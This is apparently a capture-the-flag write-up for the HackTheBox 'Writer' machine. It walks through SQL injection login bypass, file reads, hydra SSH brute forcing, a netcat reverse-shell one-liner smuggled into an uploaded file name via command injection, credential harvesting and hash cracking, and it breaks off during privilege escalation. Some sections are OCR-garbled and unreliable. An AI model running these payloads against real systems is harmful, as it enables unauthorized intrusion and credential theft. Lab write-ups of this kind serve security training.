1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Port 22 with OpenSSH

1.1.2 Port 80

Port 80 with Apache httpd 2.4.41

```
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
```

1.1.3 Port 139 + 445

Port 139 and 445 with SMB related services

```
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
```

Nmap SMB script result

```
Host script results:

_clock-skew: 26s
smb2-security-mode:
3.1.1:

_ Message signing enabled but not required
smb2-time:
date: 2021-12-06T08:16:04
_ start_date: N/A
_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

1.2 Web directory fuzzing


Discovered of 'administrator' directory

```
about [Status: 200, Size: 3522, Words: 250, Lines: 75]
administrative [Status: 200, Size: 1443, Words: 185, Lines: 35]
contact [Status: 200, Size: 4905, Words: 242, Lines: 110]
dashboard [Status: 302, Size: 208, Words: 21, Lines: 4]
logout [Status: 302, Size: 208, Words: 21, Lines: 4]
server-status [Status: 403, Size: 275, Words: 20, Lines: 10]
static [Status: 301, Size: 309, Words: 20, Lines: 10]
:: Progress: [20475/20475] :: Job [1/1] :: 157 req/sec :: Duration: [0:02:12] :: Errors: 0 ::
```

1.3 Website enumeration

1.3.1 Administrative directory

Access to '/administrative' directory. Discovered for admin login page. But currently, do not have any valid credentials.



1.3.2 Static directory

Access to '/static' directory as discovered from fuzzing. Discovered more file to go for examine.



1.4 SMB Enumeration

1.4.1 SMBMap

Take guest account access via SMBMap Discovered a writer2_project.

1.4.2 Enum4Linux


Enum4linux tools to get more details about the domain. Discovered 2 user on the system

```
______
    Users on 10.10.11.101 via RID cycling (RIDS: 500-550,1000-1050)
------
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1663171886-1921258872-720408159
[I] Found new SID: S-1-5-32
[+] Enumerat<mark>ing users using SID S-1-22-1 and l</mark>ogon username '', password ''
S-1-22-1-1000 Unix User\kyle (Local User)
S-1-22-1-1001 Unix User\john (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
```

1.5 SQL Injection (SQLi)


1.5.1 Bypass Login Panel

Bypass the login page with True statement and comment in SQL.




1.5.2 Dashboard Panel

Bypassed the admin login panel. Discovered dashboard page.




1.5.3 Authors

Discovered all the author for the post and Add story action or event button.



1.5.4 Upload images

Under Stories tab, Add Story section on top left, allowed to upload images. Must in .JPG format.



18351925974137806706838077644
Content-Disposition: form-data; name="image"; filename="hat.jpg" Content-Type: image/jpeg
□PNG
IHDR¹×°□µ₽LTEÿÿÿÿQQQ□BBÿDDÿFFÿ
AAŸIIYŁLYRRYNNYQQY®C;;YĨñUUYÌÔß®#88Y»22Yå¤ZZYÒO¿OY,,YèèètIIImmm"""jºììÌÝÝÝÝO\$`;##Y111W-C***DDD¥¥¥DDDJ ZZZ===A¾¾4ÔÔÔuuuÃÃÃbby4!!È&&â*6£O IDATxOåOyCâH#DOàDDcÔ9rO!
È¥O
â±î{}ÿoòö!□ÔÙgÿçY!ü¬®®î®ªýø∖U«íëéÓãÕîmm□µ÷Ë«»áÛKµú)ú□wŪ^ÂaY·ã»asûOõ)@ªí·çñ*Կ¾mÙP¶¤úöôzéÕäñz□Ï·M Ŏæônbþ¼"ǰ#\$ □e8&"Ä
□aXF40nÏi¶¤:□□abÁÁÏM¿F0OÖj®-OVïôÚø(ÃÍO <méo`ãx\$″ϳ□′ogooër)9dp2vowo!!âðo©=néoo4;aofo(\$84zz8o^±¨d°¨a&1 □þàåp³ÏJ´1</méo`ãx\$″ϳ□′ogooër)9dp2vowo!!âðo©=néoo4;aofo(\$84zz8o^±¨d°¨a&1
8;pløûQGSY:□\ÜT*7ÁA)Ô
^"[[{R}@Om>m*sùlúsdado %rã*de ;Rßz»1"pdd±eő>"do*ggpRd dK"dz{òFmKëùçd/*gSgAXJ¶oBùdùï@ddplýå'ddçôô4i×R
#□Ûà¨ñ
aD8D´»DDìĭ#(>D()êY₁ë+DpDèòóé®âyéDkdDDRéDV
)c\D lpü?őîtR=D\$´D@IPyÖDͦ'D7Dáè°àô(ÅDütqQ9Ýy



1.6 SQLi Enumeration

1.6.1 Current user privileges

Check privileges by using sqlmap tool. Identified current admin user has FILE perms.

```
[05:37:36] [INFO] adjusting time delay to 3 seconds due to good response times dmin@localhost current user: 'admin@localhost' [05:40:23] [INFO] fetching database users privileges [05:40:23] [INFO] fetching number of database users [05:40:23] [INFO] fetching number of database users [05:40:23] [INFO] retrieved: 1 [05:40:29] [INFO] retrieved: 'admin'@'localh [05:40:29] [INFO] retrieved: 'admin'@'localh [05:44:01] [ERROR] invalid character detected. retrying.. [05:44:01] [WARNING] increasing time delay to 4 seconds os [05:45:08] [WARNING] increasing time delay to 5 seconds [05:45:08] [WARNING] increasing time delay to 6 seconds to 1 [05:47:35] [INFO] fetching number of privileges for user 'admin' [05:47:35] [INFO] retrieved: 1 [05:47:44] [INFO] fetching privileges for user 'admin' [05:47:44] [INFO] retrieved: FILE database management system users privileges: [*] %admin% [1]: privilege: FILE
```

1.6.2 Retrieve Files

1.6.2.1 /etc/passwd

```
Request
                                                                                            Response
                                                                                                           2 Host: writer.htb

3 User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101

Firefox/78.0
                                                                                                                           Welcome adminroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
                                                                                                                          bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin
 5 Accept-Language: en-US, en; q=0.5 6 Accept-Encoding: gzip, deflate
    Content-Type:
application/x-www-form-urlencoded
                                                                                                                           man:x:6:12:man:/var/cache/man/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
8 Content-Length: 89
9 Origin: http://writer.htb
10 Connection: close
11 Referer: http://writer.htb/administrative
                                                                                                                          mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
                                                                                                                          uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
                                                                                                                           www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
                                                                                                                           list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
    NULL,load_file('/etc/passwd'),'3','4','5','6'-- -&password=aaaa
                                                                                                                           (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
                                                                                                                            systemd-network:x:100:102:systemd Network
                                                                                                                           systemd-network:x:101:101:systemd Network
Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesunc:x:102:104:systemd Time
```

1.6.2.2 000-default.conf

As this is apache web server. Try to get 000-default.conf on sites-enabled directory.

Discovered that current web server at writer.htb directory and wsgi python.

```
<VirtualHost *:80>
        ServerName writer.htb
        ServerAdmin admin@writer.htb
        WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
        <Directory /var/www/writer.htb>
                Order allow, deny
                Allow from all
        </Directory>
        Alias /static /var/www/writer.htb/writer/static
        <Directory /var/www/writer.htb/writer/static/>
                Order allow, deny
                Allow from all
        </Directory>
        ErrorLog ${APACHE LOG DIR}/error.log
        LogLevel warn
        CustomLog ${APACHE LOG DIR}/access.log combined
</VirtualHost>
```

Discovered another directory of writer2_project that bind with port 8080.

```
#<VirtualHost 127.0.0.1:8080>
   ServerName dev.writer.htb
   ServerAdmin admin@writer.htb
        # Collect static for the writer2_project/writer_web/templates
   Alias /static /var/www/writer2_project/static
   <Directory /var/www/writer2_project/static>
        Require all granted
   </Directory>
   <Directory /var/www/writer2_project/writerv2>
        <Files wsgi.py>
            Require all granted
        </Files>
   </Directory>
   WSGIDaemonProcess writer2_project python-path=/var/www/writer2_project python-home=/var/www/
vriter2_project/writer2env
   WSGIProcessGroup writer2_project
WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
ErrorLog ${APACHE_LOG_DIR}/error.log
         LogLevel warn
         CustomLog ${APACHE_LOG_DIR}/access.log combined
#</VirtualHost>
```

1.6.2.3 writer.wsgi

Discovered '/var/www/writer.htb/writer.wsgi' content

```
#!/usr/bin/python3

import sys
import logging
import random
import os

# Define logging
logging.basicConfig(stream=sys.stderr)
sys.path.insert(0,"/var/www/writer.htb/")

# Import the __init__.py from the app folder
from writer import app as application
application.secret_key = os.environ.get("SECRET_KEY", "")
```

Current known directory.

```
L# Summary of Known Directory

!/var/www/writer.htb

}/var/www/writer.htb/writer

l/var/www/writer2_project

j/var/www/writer2_project/writerv2
```

1.6.2.4 __init__.py script

Try to fuzz for '__init__.py' script on known directory. Finally obtain __init__.py as shown below.

```
Accept-Language: en-US, en; q=0.5

Accept-Encoding: gzip, deflate

Content-Type:
application/x-www-form-urlencoded

Content-Length: 125

Connection: close
Referer:
Atcept-Language: en-US, en; q=0.5

Referer:
Accept-Language: en-US, en; q=0.5

28

29

Content-Type:
application/x-www-form-urlencoded

Content-Length: 125

Connection: close
Referer:
Accept-Language: en-US, en; q=0.5

29

Content-Type:
application/x-www-form-urlencoded

Url_for, request, render_template
from mysql.connector import errorcode
import mysql.connector
import urllib.request
import os
import PIL

Grow PIL import Image, UnidentifiedImageError
import hashlib

26

27

Accept-Language: en-US, en; q=0.5

28

Accept-Language: en-US, en; q=0.5

Welcome adminfrom flask import Flask, session, redirect,
url_for, request, render_template
from mysql.connector
import mysql.connector
import talib.request
import PIL

Grow PIL import Image, UnidentifiedImageError
import hashlib

36

37

App =
Flask(_name__, static_url_path=' ', static_folder=' static', template=&folder=' templates')

38

#Define connection for database
def connections():
try:
connector = mysql.connector.connect(user='admin',
password=&ff3@:moundbaseword=McCrack &ff3@:
```

1.6.2.5 Python script content

Discovered that the script allowed to RCE.

```
dapp.route('/dashboard/stories/add', methods=['GET', 'POST'])
def add_story():
    if not ('user' in session):
        return redirect('/')
    try:
        connector = connections()
    except mysql.connector.Error as err:
        return ("Database error")

' if request.method == "POST":
    if request.files['image']:
        image = request.files['image']
    if ".jpg" in image.filename:
        path = os.path.join('/var/www/w|riter.htb/writer/static/img/', image.filename)
        image.save(path)
        image = "/img/{}".format(image.filename)
        else:
        error = "File extensions must be in .jpg!"
        return render_template('add.html', error=error)
```

os.system() in python allow to run command execution.

1.6.3 Console Users

Grab from /etc/passwd file. Discovered that kyle and john is indeed real user on the machine.

Compare the username obtained from **SMB** enumeration. Go for **SSH** Brute Force

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/target-items$ cat passwd.txt | grep sh$
root:x:0:0:root:/root:/bin/bash
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh
john:x:1001:1001:,,,:/home/john:/bin/bash
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/target-items$
```

1.7 SSH Brute Force

Since knowing the user on the machine. Try to brute force SSH credentials.

```
CINE Session file ./nyura.restore was written. Type nyura -k to resume session.

sodanteaklaline::-/Documents/HTB/Machine/Linux/Writer$ sudo hydra -L '/home/sodanew/Documents/HTB/Machine/Linux/Writer/words-dir/users.txt' -P /usr/share/wordlis
ts/rockyou.txt 10.10.11.101 ssh -V -t 4 -T 10

Hydra v9.2 (c) 2021 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-10 15:07:23

[MARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 4 tasks per 1 server, overall 4 tasks, 28688796 login tries (1:2/p:14344398), ~7172199 tries per task

[DATA] attacking ssh://10.10.11.101:22/

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "123456" - 1 of 28688796 [child 0] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "123456" - 2 of 28688796 [child 3] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "password" - 4 of 28688796 [child 3] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "lloveyou" - 5 of 28688796 [child 2] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "lloveyou" - 5 of 28688796 [child 2] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "lloveyou" - 5 of 28688796 [child 2] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "lloveyou" - 5 of 28688796 [child 3] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "lloveyou" - 5 of 28688796 [child 3] (0/0)

[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "lloveyou" - 5 of 28688796 [child 3] (0/0)
```

Result. Not the intended way.

```
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "abcdef" - 5 of 7 [child 4] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "password123" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "softw4are" - 7 of 7 [child 6] (0/0)
[22][ssh] host: 10.10.11.101 login: kyle password: marcoantonio
```

Go to Login via SSH.

1.8 Payload Injection

1.8.1 Reverse shell

Reverse shell for the payload

```
# Reverse Shell
rm /tmp/sd;mkfifo /tmp/sd;cat /tmp/sd|/bin/sh -i 2>&1|nc 10.10.14.33 5555 >/tmp/sd
# Encode Base64
cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjEwLjE0LjMzIDU-
1NTUgPi90bXAvc2Qg
```

Generate the payload as output in .jpg format. Please note that the

```
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/weaponized/www$ touch 'sd1.
| jpg; `echo cm@gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyP
| iYxfG5jIDEwLjEwLjE@LjMzIDU1NTUgPi9@bXAvc2Qg | base64 -d | bash`; '
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/weaponized/www$ ls
| 'sd1.jpg; `echo cm@gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1p
| ICAyPiYxfG5jIDEwLjEwLjE@LjMzIDU1NTUgPi9@bXAvc2Qg | base64 -d | bash`; '
```


1.8.2 Prepare listener

Open listener with nc tool.

```
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ nc -lvnp 5555
| Ncat: Version 7.92 ( https://nmap.org/ncat )
| Ncat: Listening on :::55555
| Ncat: Listening on 0.0.0.0:5555
```

1.8.3 Upload payload

Upload the payload and edit it via Burp Suite.



1.8.4 Injection

During the request edit as follow

1.8.5 Shell gained

After forwarded the request. Shell should gain.

1.8.6 LinPeas Enumeration

Discover mariadb.cnf contain db crendetials.

```
YSUL CONNECTION USING FOOT/NUPASS
| Searching mysql credentials and exec
| From '/etc/mysql/mariadb.cnf' Mysql user: user = djangouser
| From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user
                                                                                                           = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
[client]
database = dev
user = djangouser
default-character-set = utf8
Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 972 May 19 2021 /etc/mysql/m
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
[client]
database = dev
default-character-set = utf8
-rw----- 1 root root 261 May 18 2021 /etc/mysql/<mark>debian.cnf</mark>
```

2.0 INITIAL ACCESS

2.1 Gather User Hash

Obtain credentials via /etc/mysql/mariadb.cnf

```
www-data@writer:/etc/mysql$ cat mariadb.cnf
# The MariaDB configuration file
#
# The MariaDB/MySQL tools read configuration files in the following order:
# 1. "/etc/mysql/mariadb.conf" (this file) to set global defaults,
# 2. "/etc/mysql/conf.d/*.cnf" to set global options.
# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.
# 4. "~/.my.cnf" to set user-specific options.
\overset{\circ}{\#} If the same option is defined multiple times, the last one will apply. \#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
# This group is read both both by the client and the server
# use it for options that affect everything
[client-server]
# Import all .cnf files from configuration directory
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8
www-data@writer:/etc/mysql$
```

2.2 Password Hard

Get password hash via DB connection.

2.3 Crack Hash

Crack the hash with hashcat and set -m option to 10000.

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 64 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes....: 139921497
* Keyspace..: 14344384
pbkdf2_sha256$260000$wJO3ztk0f0lcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A=:marcoantonio
Session...... hashcat
Status.....: Cracked
Hash.Name....: Django (PBKDF2-SHA256)
Hash.Target....: pbkdf2_sha256$260000$wJ03ztk0f0lcbssnS1wJPD$bbTyCB8...uXM4A=
Time.Started...: Fri Dec 10 18:43:49 2021 (2 mins, 9 secs)
Time.Estimated...: Fri Dec 10 18:45:58 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....: 74 H/s (6.67ms) @ Accel:64 Loops:1024 Thr:1 Vec:8 Recovered.....: 1/1 (100.00%) Digests
Progress.....: 9472/14344384 (0.07%)
Rejected.....: 0/9472 (0.00%)
Restore.Point....: 9344/14344384 (0.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:259072-259999
Candidates.#1....: jaguars -> krystal1
Started: Fri Dec 10 18:43:20 2021
Stopped: Fri Dec 10 18:46:00 2021
                    #:~/Documents/HTB/Machine/Linux/Writer/target-items/hash-dir$
```

3.0 LOCAL PRIVILEGES ESCALATION

3.1 Login via SSH

Login with cracked password via SSH. Sudo permission not allowed.

```
:~/Documents/HTB/Machine/Linux/Writer$ ssh kyle@writer.htb
The authenticity of host 'writer.htb (10.10.11.101)' can't be established.
ED25519 key fingerprint is SHA256:EcmD06Im30x+/6cWwJX2eaLFPlgm/T00Jw20KJK1XSw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'writer.htb' (ED25519) to the list of known hosts.
kyle@writer.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
  System information as of Tue 7 Dec 02:22:05 UTC 2021
  System load: 0.12
                                  Processes:
                                                         253
                                  Users logged in:
  Usage of /: 64.0% of 6.82GB
  Memory usage: 21%
                                  IPv4 address for eth0: 10.10.11.101
  Swap usage:
 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!
     https://microk8s.io/
O updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
kyle@writer:~$ sudo -l
[sudo] password for kyle:
Sorry, user kyle may not run sudo on writer.
kyle@writer:~$ ls -la
```

3.2 John SSH directory

Discovered the john user .ssh directory.

```
kyle@writer:/home$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Jul 9 10:59 .
drwxr-xr-x 20 root root 4096 Jul 9 10:59
drwxr-xr-x 4 john john 4096 Aug 5 09:56 john
drwxr-xr-x 3 kyle kyle 4096 Aug 5 09:59 kyle
kyle@writer:/home$ cd john
kyle@writer:/home/john$ ls -la
total 28
drwxr-xr-x 4 john john 4096 Aug 5 09:56 .
drwxr-xr-x 4 root root 4096 Jul 9 10:59 ..
                                     2021 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
                          9 May 19
-rw-r--r-- 1 john john 220 May 14
                                     2021 .bash_logout
-rw-r--r-- 1 john john 3771 May 14 2021 .bashrc
drwx----- 2 john john 4096 Jul 28 09:19 .cache
-rw-r--r-- 1 john john 807 May 14 2021 .profile
drwx----- 2 john john 4096 Jul 9 12:29 .ssh
kyle@writer:/home/john$ cd .ssh
-bash: cd: .ssh: Permission denied
kyleawriter:/home/john$ ns aux
```

3.3 Network status

Discovered that port 25 is open locally.

3.4 Current User and Groups

Check on current user and groups. Discovered 2 group which is filter and smbgroup. Also discovered all files that under filter groups.

```
kyle@writer:/var/www/writer2_project$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:/var/www/writer2_project$ find / -group filter 2> /dev/null
/etc/postfix/disclaimer
/var/spool/filter
```

3.5 Disclaimer bash script

3.5.1 File permission

Check file permission for this script. Filter group allowed FULL control over the file.

```
kyle@writer:/etc/postfix$ ls -la
total 140
drwxr-xr-x
            5 root root
                           4096 Jul 9 10:59
drwxr-xr-x 102 root root
                           4096 Jul 28 06:32
-rwxrwxr-x 1 root filter 1021 Dec 11 03:04 disclaimer
-rw-r--r--
            1 root root
                            32 May 13 2021 disclaimer_addresses
-rw-r--r-- 1 root root
                            749 May 13 2021 disclaimer.txt
                             60 May 13 2021 dynamicmaps.cf
            1 root root
-rw-r--r--
            2 root root
                           4096 Jun 19
                                        2020 dynamicmaps.cf.d
drwxr-xr-x
                           1330 May 18
            1 root root
                                        2021 main.cf
-rw-r--r--
                                        2021 main.cf.proto
-rw-r--r--
            1 root root
                          27120 May 13
                             31 May 13 2021 makedefs.out -> /usr/share/postfix/makedefs.out
lrwxrwxrwx
            1 root root
                           6373 Dec 11 03:04 master.cf
            1 root root
-rw-r--r--
                           6208 May 13
                                        2021 master.cf.proto
-rw-r--r--
            1 root root
                          10268 Jun 19
                                        2020 postfix-files
-rw-r--r--
            1 root root
drwxr-xr-x
            2 root root
                           4096 Jun 19
                                        2020 postfix-files.d
-rwxr-xr-x
            1 root root
                          11532 Jun 19
                                        2020 postfix-script
            1 root root
                          29872 Jun 19
                                        2020 post-install
-rwxr-xr-x
drwxr-xr-x 2 root root
                          4096 Jun 19
                                        2020 sasl
```

3.5.2 Scripts

Bash script

```
kyle@writer:/dev/shm$ cat /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69
# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15
# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }
cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }
# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`
if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                    --disclaimer=/etc/postfix/disclaimer.txt \
                   --disclaimer-html=/etc/postfix/disclaimer.txt \
                    --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" | | \setminus
                     { echo Message content rejected; exit $EX_UNAVAILABLE; }
$SENDMAIL "$@" <in.$$
exit $?
```

3.5.3 Disclaimer address

Check disclaimer address. Discovered kyle and root email address.

```
kyle@writer:/etc/postfix$ cat /etc/postfix/disclaimer_addresses
root@writer.htb
kyle@writer.htb
```

3.5.4 Execute script

Test running the disclaimer script. Seem like the output is different each time executed.

```
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97290: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97293: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97296: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97298: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97298: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$
```

4.0 LOCAL PRIVILEGES ESCALATION AS JOHN

4.1 LinPeas Enumeration

Discover master.cf file and user john will run execute the disclaimer script when receive email.

```
-rw-r--r-- 1 root root 6373 Dec 11 04:12 <mark>/etc/postfix/master.c</mark>
flags=DRhu <mark>user=vmail arg</mark>v=/usr/bin/maildrop -d ${recipient}
                  ser=vmail a
                       v=/cyrus/bin/deliver -e -r ${sender} -m ${extension} ${user}
yrus argv=/cyrus/bin/deliver -e -m ${extension} ${user}
        =cyrus
                    -cyrus
  flags=R
  flags=Fqhu
                                     =uux -r -n -z -a$sender - $nexthop!rmail ($recipient)
                      =uucp
